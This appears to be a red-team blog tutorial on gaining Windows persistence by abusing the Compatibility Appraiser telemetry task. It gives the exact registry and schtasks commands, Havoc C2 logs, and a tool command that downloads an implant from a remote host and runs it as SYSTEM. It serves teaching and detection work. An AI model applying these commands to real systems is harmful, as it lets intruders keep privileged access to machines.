Persistence – Windows Telemetry

pentestlab.blog/category/red-team/page/12

November 6, 2023

Microsoft has introduced the compatibility telemetry in order to collect usage and performance data about Windows systems. The telemetry tasks are collected via the binary “CompatTelRunner.exe” which is stored in the following location:

```
C:\Windows\System32
```


CompatTelRunner executes a variety of commands which are retrieved from specific registry keys. TrustedSec has identified that it is feasible to abuse the Windows telemetry mechanism for persistence during red team operations if elevated access has been achieved.

The persistence method requires the following steps:

1. Creation of a registry subkey under the “*TelemetryController*” key
2. Creation of “*Command*” key that will execute the arbitrary command or implant
3. Creation of “*DWORD*” key set to Nightly with the data value set to “1”
4. Execution of the “*Microsoft Compatibility Appraiser*” schedule task via the schtasks binary

The above methodology can be achieved by executing the following commands from the command line:


```
reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence" /v Command /t REG_SZ /d "C:\Users\Peter\Downloads\demon.x64.exe"
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence" /v Nightly /t REG_DWORD /d 1
schtasks /run /tn "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser"
```



```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persis
tence"
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persis
tence" /v Command /t REG_SZ /d "C:\Users\Peter\Downloads\demon.x64.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persis
tence" /v Nightly /t REG_DWORD /d 1
The operation completed successfully.

C:\Windows\system32>schtasks /run /tn "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser"
SUCCESS: Attempted to run the scheduled task "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraise
r".

C:\Windows\system32>_
```

Windows Telemetry Persistence – Command Prompt

Execution of the above commands will result the following modifications to the registry as displayed below:




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Persistence

Name	Type	Data
(Default)	REG_SZ	
Command	REG_SZ	C:\Users\Peter\Downloads\demon.x64.exe
Nightly	REG_DWORD	0x00000001 (1)

Windows Telemetry Persistence – Registry

Establishing persistence via Windows Telemetry can be achieved from an elevated implant session.




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
2413462c	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	2280		healthy
6cadd9c8	10.0.0.2	0.0.0.0	Administrator	WK01	Windows 10	demon.x64.exe	3596	0s	healthy

Windows Telemetry Persistence – Havoc C2 Implant

The telemetry is a C# binary which implements the persistence method by enabling red teams to use a local path in order to run an arbitrary payload.

```
shell telemetry.exe install
/path:C:\Users\peter\Downloads\demon.x64.exe
```




```
22/10/2023 09:16:31 [Neo] Demon » shell TELEMETRY.exe install /path:C:\Users\peter\Downloads\demon.x64.exe
[*] [C7E08A6F] Tasked demon to execute a shell command
[+] Send Task to Agent [232 bytes]
[+] Received Output [211 bytes]:

[Y] Computer have Appraiser, Can use Telemetry!!


[*] Action: Edit Regedit
[>] Command: C:\Users\peter\Downloads\demon.x64.exe
[>] Nightly: 1

[*] Action: PT1H30M ????????????!
[>] wait a moment...
```

Windows Telemetry Persistence – Havoc C2 Telemetry Local Install

Alternatively, telemetry can be used to download an implant from a remote location to disk.


```
shell telemetry.exe install /url:http://10.0.0.3:9000/demon.x64.exe
```



```
22/10/2023 10:16:51 [Neo] Demon » shell Telemetry.exe install /url:http://10.0.0.3:9000/demon.x64.exe
[*] [BFED1CA6] Tasked demon to execute a shell command
[+] Send Task to Agent [222 bytes]
[+] Received Output [346 bytes]:

[Y] Computer have Appraiser, Can use Telemetry!!

[*] Action: Download Trojan EXE
[>] Download From: http://10.0.0.3:9000/demon.x64.exe
[>] Download To: C:\Windows\Temp\compattelrun.exe


[*] Action: Edit Regedit
[>] Command: C:\Windows\Temp\compattelrun.exe
[>] Nightly: 1

[*] Action: PT1H30M ????????????!
[>] wait a moment...
```

Windows Telemetry Persistence – Havoc C2 Telemetry Remote Download

Upon execution the tool will create the required registry structure as displayed in the image below:




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\Levint

Name	Type	Data
(Default)	REG_SZ	(value not set)
Command	REG_SZ	C:\Windows\Temp\compattelrun.exe
Nightly	REG_DWORD	0x00000001 (1)

Windows Telemetry Persistence – Registry Telemetry


The implant will be executed under the context of "*CompatTelRunner.exe*" process.



svchost.exe		31,592 K	17,856 K	716 Host Process for Windows S...	Microsoft Corporation
sihost.exe		5,856 K	7,740 K	3428 Shell Infrastructure Host	Microsoft Corporation
taskhostw.exe		5,748 K	1,024 K	3784 Host Process for Windows T...	Microsoft Corporation
CompatTelRunner.exe		1,100 K	528 K	3840 Microsoft Compatibility Telem...	Microsoft Corporation
conhost.exe	< 0.01	6,500 K	516 K	4432 Console Window Host	Microsoft Corporation
demon.x64.exe		3,124 K	2,692 K	5276	
CompatTelRunner.exe		864 K	0 K	6768 Microsoft Compatibility Telem...	Microsoft Corporation
conhost.exe	< 0.01	6,532 K	600 K	6648 Console Window Host	Microsoft Corporation

Windows Telemetry Persistence – Implant


The schedule task is configured to run the "*CompatTelRunner.exe*" binary with SYSTEM level privileges and therefore the implant will executed with similar privileges.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
09e3a2c4	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	3028	2s	healthy
094dcd92	10.0.0.2	0.0.0.0	SYSTEM	WK01	Windows 10	demon.x64.exe	5276	2s	healthy

Windows Telemetry Persistence – C2 Sessions


This could be verified by executing the "*whoami*" command.



```
22/10/2023 09:03:46 Agent 094DCD92 authenticated as WK01\SYSTEM :: [Internal: 0.0.0.0] [Process: demon.x64.exe\5276] [Arch: x64] [Pivot: Direct]

22/10/2023 09:10:22 [Neo] Demon » shell whoami
[*] [E9C7D28B] Tasked demon to execute a shell command
[+] Send Task to Agent [112 bytes]
[+] Received Output [21 bytes]:
nt authority\system
```

Windows Telemetry Persistence – whoami

The following image displays the active sessions in the compromised host.


43a1c1c0 @ demon.x64.exe\7060
[WK01\Administrator]
37cd9cbc @ compattelrun.exe\728
[WK01\SYSTEM]

Windows Telemetry Persistence – Havoc C2 Session Graph

References

- https://trustedsec.com/blog/abusing-windows-telemetry-for-persistence
- https://github.com/Imanfeng/Telemetry